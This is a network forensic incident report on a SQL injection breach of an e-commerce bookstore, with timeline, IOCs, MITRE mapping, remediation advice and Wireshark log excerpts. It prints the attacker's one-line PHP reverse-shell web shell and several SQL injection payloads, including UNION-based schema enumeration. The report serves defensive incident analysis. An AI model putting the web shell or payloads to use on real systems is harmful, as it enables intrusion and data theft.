Network Forensic Analysis: SQLi Web Attack

Case Number: NFA-004
Analyst Name: Andrew McKenzie
Date of Report: August 11, 2025

Contents

Executive Summary

On August 11, 2025, an investigation was launched following an automated alert for unusual database query volume and high server resource usage on the BookWorld e-commerce platform. The analysis of captured network traffic (PCAP) revealed a successful SQL injection attack originating from the IP address **111.224.250.131**, geolocated to Shijiazhuang, China.

The threat actor initiated the attack by performing directory fuzzing to identify hidden administrative paths. They discovered a SQL injection vulnerability in the *search.php* script on the public-facing web server (**73.124.22.98**). Using this vulnerability, the attacker successfully enumerated the database schema and exfiltrated sensitive data from the customers table.

Following the data exfiltration, the attacker used compromised credentials (*admin:admin123!*) to authenticate to the */admin/* directory and upload a PHP web shell (*NVri2vhp.php*). This action established a persistent foothold on the server, allowing for potential further compromise of BookWorld's internal systems. Immediate isolation of the affected server and remediation steps are required.

Detailed Timeline of Attack

- **Initial Reconnaissance:** The attacker's IP, **111.224.250.131**, was first observed performing directory fuzzing against the web server to discover accessible, non-public directories. This led to the identification of the */admin/* directory.
- **Vulnerability Discovery:** The attacker identified the *search.php* script as a potential target for injection attacks.
- **SQLi Validation:** The first SQL injection attempt was a simple boolean-based query to confirm the vulnerability: */search.php?search=book and 1=1; -- -*.
- **Database Enumeration:** The attacker used a UNION-based SQLi query to extract the names of all available databases from INFORMATION_SCHEMA.
- **Data Exfiltration:** The attacker identified the customers table and proceeded to exfiltrate its contents.
- **Privilege Escalation:** The attacker logged into the */admin/* directory using the credentials **admin:admin123!**, which were likely obtained through the data breach or a separate vector.
- **Persistence Established:** The attacker uploaded a PHP web shell named *NVri2vhp.php* via the admin panel's file upload functionality, granting them persistent remote access and command execution capabilities on the web server.

Technical Analysis & Key Findings

Initial Reconnaissance & Vulnerability Identification

The attack began with broad directory scanning, a common technique to map out a web application's structure. This allowed the attacker to discover the /admin/ login page, which is not intended for public access. Analysis of HTTP GET requests from **111.224.250.131** shows systematic attempts to access common directory and file names. The vulnerable *search.php* script was identified during this phase.

SQL Injection & Data Exfiltration

The core of the attack was the exploitation of a SQL injection vulnerability in the *search.php* script. The attacker used the search parameter to inject malicious SQL queries.

- **Exploitation URI:** */search.php?search=book' UNION ALL SELECT NULL,CONCAT(0x71...71) FROM INFORMATION_SCHEMA.SCHEMATA-- -*
- **Impact:** This allowed the attacker to bypass application logic and directly query the database, leading to the unauthorized disclosure of the entire customers table, which likely contains personally identifiable information (PII).

Privilege Escalation & Persistence

After gaining access to administrative credentials, the attacker escalated their privileges from an unauthenticated external user to an authenticated administrator. This access was leveraged to establish a long-term foothold.

- **Malicious Upload:** The attacker uploaded *NVri2vhp.php*, a PHP script designed to execute system commands passed through HTTP requests.
- **Web Shell Content:**

<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/111.224.250.131/443 0>&1'");?>

- **Functionality:** This one-line script creates a reverse shell, connecting from the compromised web server back to the attacker's machine on port 443. This provides the attacker with an interactive command line on the BookWorld server.

Indicators of Compromise (IOCs)

Type	Indicator	Source/Note
IP Address	*111.224.250.131*	Attacker Command & Control (C2)
IP Address	*73.124.22.98*	Compromised Web Server
Domain	*Bookworldstore.com*	Target of attack
File Name	*Search.php*	Vulnerable script
File Name	*NVri2vhp.php*	Malicious Web Shell
URI Path	*/admin/*	Compromised Admin Directory
Credentials	*Admin:admin123!*	Compromised Login
SQLi Payload	*...UNION ALL SELECT...*	Database Enumeration

MITRE ATT&CK Framework Mapping

- **T1595.002 (Active Scanning: Vulnerability Scanning):** The initial directory fuzzing constitutes active scanning of the web application.
- **T1190 (Exploit Public-Facing Application):** The attacker exploited the SQL injection vulnerability in *search.php*.
- **T1505.003 (Server Software Component: Web Shell):** The uploaded *NVri2vhp.php* file is a web shell used to establish persistence.
- **T1059.006 (Command and Scripting Interpreter: PHP):** The web shell was a PHP script executed by the web server.
- **T1071.001 (Application Layer Protocol: Web Protocols):** The entire attack, including C2 communication via the web shell, was conducted over HTTP.
- **T1041 (Exfiltration Over C2 Channel):** Customer data was exfiltrated via the HTTP responses to the malicious SQL injection queries.

Recommendations & Next Steps

Immediate Actions (Containment)

1. **Isolate the Host:** Immediately disconnect the web server at **73.124.22.98** from the network to prevent further internal pivoting or data exfiltration.
2. **Block Malicious IOCs:** Block the attacker's IP address **111.224.250.131** at the network firewall.
3. **Preserve for Forensics:** Take a full forensic image of the compromised server's disk and a snapshot of its memory before shutting it down.
4. **Credential Reset:** Immediately reset the admin password and all other administrative credentials. Assume all credentials stored on the server are compromised.
5. **Scan for Web Shell:** Scan the web server's file system for the *NVri2vhp.php* file and other suspicious scripts.

Mid-Term Actions (Hardening & Detection)

1. **Patch Vulnerability:** Rebuild the server from a known-good image and deploy a patched version of the application. The *search.php* script must be fixed using parameterized queries (prepared statements) to prevent SQLi.
2. **Web Application Firewall (WAF):** Implement a WAF to detect and block common web attacks like SQL injection and directory fuzzing.
3. **Code Review:** Conduct a full security audit of the web application's source code to identify and remediate other potential vulnerabilities.


Long-Term Actions (Strategic)

1. **Security Awareness Training:** Train developers on secure coding practices to prevent the introduction of new vulnerabilities.
2. **Regular Vulnerability Scanning:** Implement a routine schedule for automated vulnerability scanning of all public-facing applications.

3. **Password Policy:** Enforce a stronger password policy for all accounts, including complexity requirements and multi-factor authentication (MFA) for administrative access.


Appendix: Supporting Evidence

Appendix A: Wireshark PCAP Analysis



ip.dst == 73.124.22.98 && http && http.request.method == GET


No.	Time	Source	Destination	Protocol	Length	Info
88538	1984.825214	111.224.250.131	73.124.22.98	HTTP	165	GET /zt.cgi HTTP/1.1
88540	1984.825214	111.224.250.131	73.124.22.98	HTTP	165	GET /zt.axd HTTP/1.1
88541	1984.825214	111.224.250.131	73.124.22.98	HTTP	165	GET /zt.asp HTTP/1.1
88542	1984.825214	111.224.250.131	73.124.22.98	HTTP	164	GET /zt.js HTTP/1.1
88648	2016.503907	111.224.250.131	73.124.22.98	HTTP	413	GET /admin HTTP/1.1
88652	2016.511839	111.224.250.131	73.124.22.98	HTTP	414	GET /admin/ HTTP/1.1
88654	2016.519013	111.224.250.131	73.124.22.98	HTTP	469	GET /admin/login.php HTTP/1.1
88703	2294.310259	111.224.250.131	73.124.22.98	HTTP	521	GET /admin/index.php HTTP/1.1
88713	2349.596517	170.40.150.126	73.124.22.98	HTTP	551	GET / HTTP/1.1
88716	2349.621424	170.40.150.126	73.124.22.98	HTTP	492	GET /css/style.css HTTP/1.1
88726	2357.531251	170.40.150.126	73.124.22.98	HTTP	524	GET /search.php?search=spiderman HTTP/1.1
88730	2362.056157	170.40.150.126	73.124.22.98	HTTP	548	GET /search.php?search=batman HTTP/1.1
88767	2702.748788	111.224.250.131	73.124.22.98	HTTP	467	GET /admin/uploads HTTP/1.1
88771	2702.752129	111.224.250.131	73.124.22.98	HTTP	468	GET /admin/uploads/ HTTP/1.1
88773	2702.780837	111.224.250.131	73.124.22.98	HTTP	430	GET /icons/blank.gif HTTP/1.1
88779	2702.788455	111.224.250.131	73.124.22.98	HTTP	429	GET /icons/back.gif HTTP/1.1
88784	2702.792435	111.224.250.131	73.124.22.98	HTTP	432	GET /icons/unknown.gif HTTP/1.1
88790	2707.037635	111.224.250.131	73.124.22.98	HTTP	531	GET /admin/uploads/NVri2vhp.php HTTP/1.1
88807	2760.932124	170.40.150.126	73.124.22.98	HTTP	524	GET /search.php?search=the+flash HTTP/1.1
88824	2824.069629	170.40.150.126	73.124.22.98	HTTP	555	GET /search.php?search=atomic+habits HTTP/1.1
88831	2827.010262	111.224.250.131	73.124.22.98	HTTP	473	GET /admin/uploads/ HTTP/1.1
88835	2827.024589	111.224.250.131	73.124.22.98	HTTP	435	GET /icons/blank.gif HTTP/1.1
88843	2827.025861	111.224.250.131	73.124.22.98	HTTP	434	GET /icons/back.gif HTTP/1.1
88844	2827.025861	111.224.250.131	73.124.22.98	HTTP	437	GET /icons/unknown.gif HTTP/1.1



http contains ".php"

No.	Time	Source	Destination	Protocol	Length	Info
187	474.989833	170.40.150.126	73.124.22.98	HTTP	555	GET /search.php?search=game+of+thrones HTTP/1.1
233	1296.724536	170.40.150.126	73.124.22.98	HTTP	551	GET /search.php?search=war HTTP/1.1
245	1311.774460	170.40.150.126	73.124.22.98	HTTP	550	GET /search.php?search=house+of+flame HTTP/1.1
256	1318.425719	170.40.150.126	73.124.22.98	HTTP	552	GET /search.php?search=Bride HTTP/1.1
284	1341.714761	111.224.250.131	73.124.22.98	HTTP	454	GET /about.php HTTP/1.1
288	1341.742137	111.224.250.131	73.124.22.98	HTTP	366	GET /style.css HTTP/1.1
291	1346.248977	111.224.250.131	73.124.22.98	HTTP	464	GET /index.html HTTP/1.1
294	1350.162352	111.224.250.131	73.124.22.98	HTTP	466	GET /contact.php HTTP/1.1
303	1362.983947	111.224.250.131	73.124.22.98	HTTP	462	GET /faq.php HTTP/1.1
315	1382.007388	111.224.250.131	73.124.22.98	HTTP	482	GET /search.php?search=test+test HTTP/1.1
325	1392.184444	111.224.250.131	73.124.22.98	HTTP	493	GET /search.php?search=war HTTP/1.1
335	1399.504903	111.224.250.131	73.124.22.98	HTTP	488	GET /search.php?search=book HTTP/1.1
347	1450.030622	111.224.250.131	73.124.22.98	HTTP	433	GET /search.php?search=book%27 HTTP/1.1
357	1470.702710	111.224.250.131	73.124.22.98	HTTP	452	GET /search.php?search=book%20and%201=1;%20--%20- HTTP/1.1
368	1482.999647	111.224.250.131	73.124.22.98	HTTP	452	GET /search.php?search=book%20and%201=2;%20--%20- HTTP/1.1
379	1506.183639	111.224.250.131	73.124.22.98	HTTP	456	GET /search.php?search=test%E2%80%99%20OR%201=1;%20-- HTTP/1.1
389	1515.613333	111.224.250.131	73.124.22.98	HTTP	450	GET /search.php?search=%27%20or%201=1;%20--%20- HTTP/1.1
404	1626.980180	111.224.250.131	73.124.22.98	HTTP	501	GET /search.php?search=%27%20or%201=1;%20--%20- HTTP/1.1
416	1692.512122	111.224.250.131	73.124.22.98	HTTP	274	GET /search.php?search=book HTTP/1.1
426	1692.547971	111.224.250.131	73.124.22.98	HTTP	538	GET /search.php?search=book&ZscL=7696%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%28%22XSS%22%
437	1693.012384	111.224.250.131	73.124.22.98	HTTP	274	GET /search.php?search=book HTTP/1.1
448	1693.033918	111.224.250.131	73.124.22.98	HTTP	300	GET /search.php?search=book%29%27.%2C%29%22.%28%2C%29 HTTP/1.1
457	1693.045360	111.224.250.131	73.124.22.98	HTTP	301	GET /search.php?search=book%27gXdbTu%3C%27%22%3EaiqlSR HTTP/1.1
468	1693.077175	111.224.250.131	73.124.22.98	HTTP	332	GET /search.php?search=book%27%29%20AND%206166%3D6053%20AND%20%28%27uTui%27%3D%27uTui HTTP/1.1

Appendix B: IP Geolocation Data



Appendix C: Malicious Payload Analysis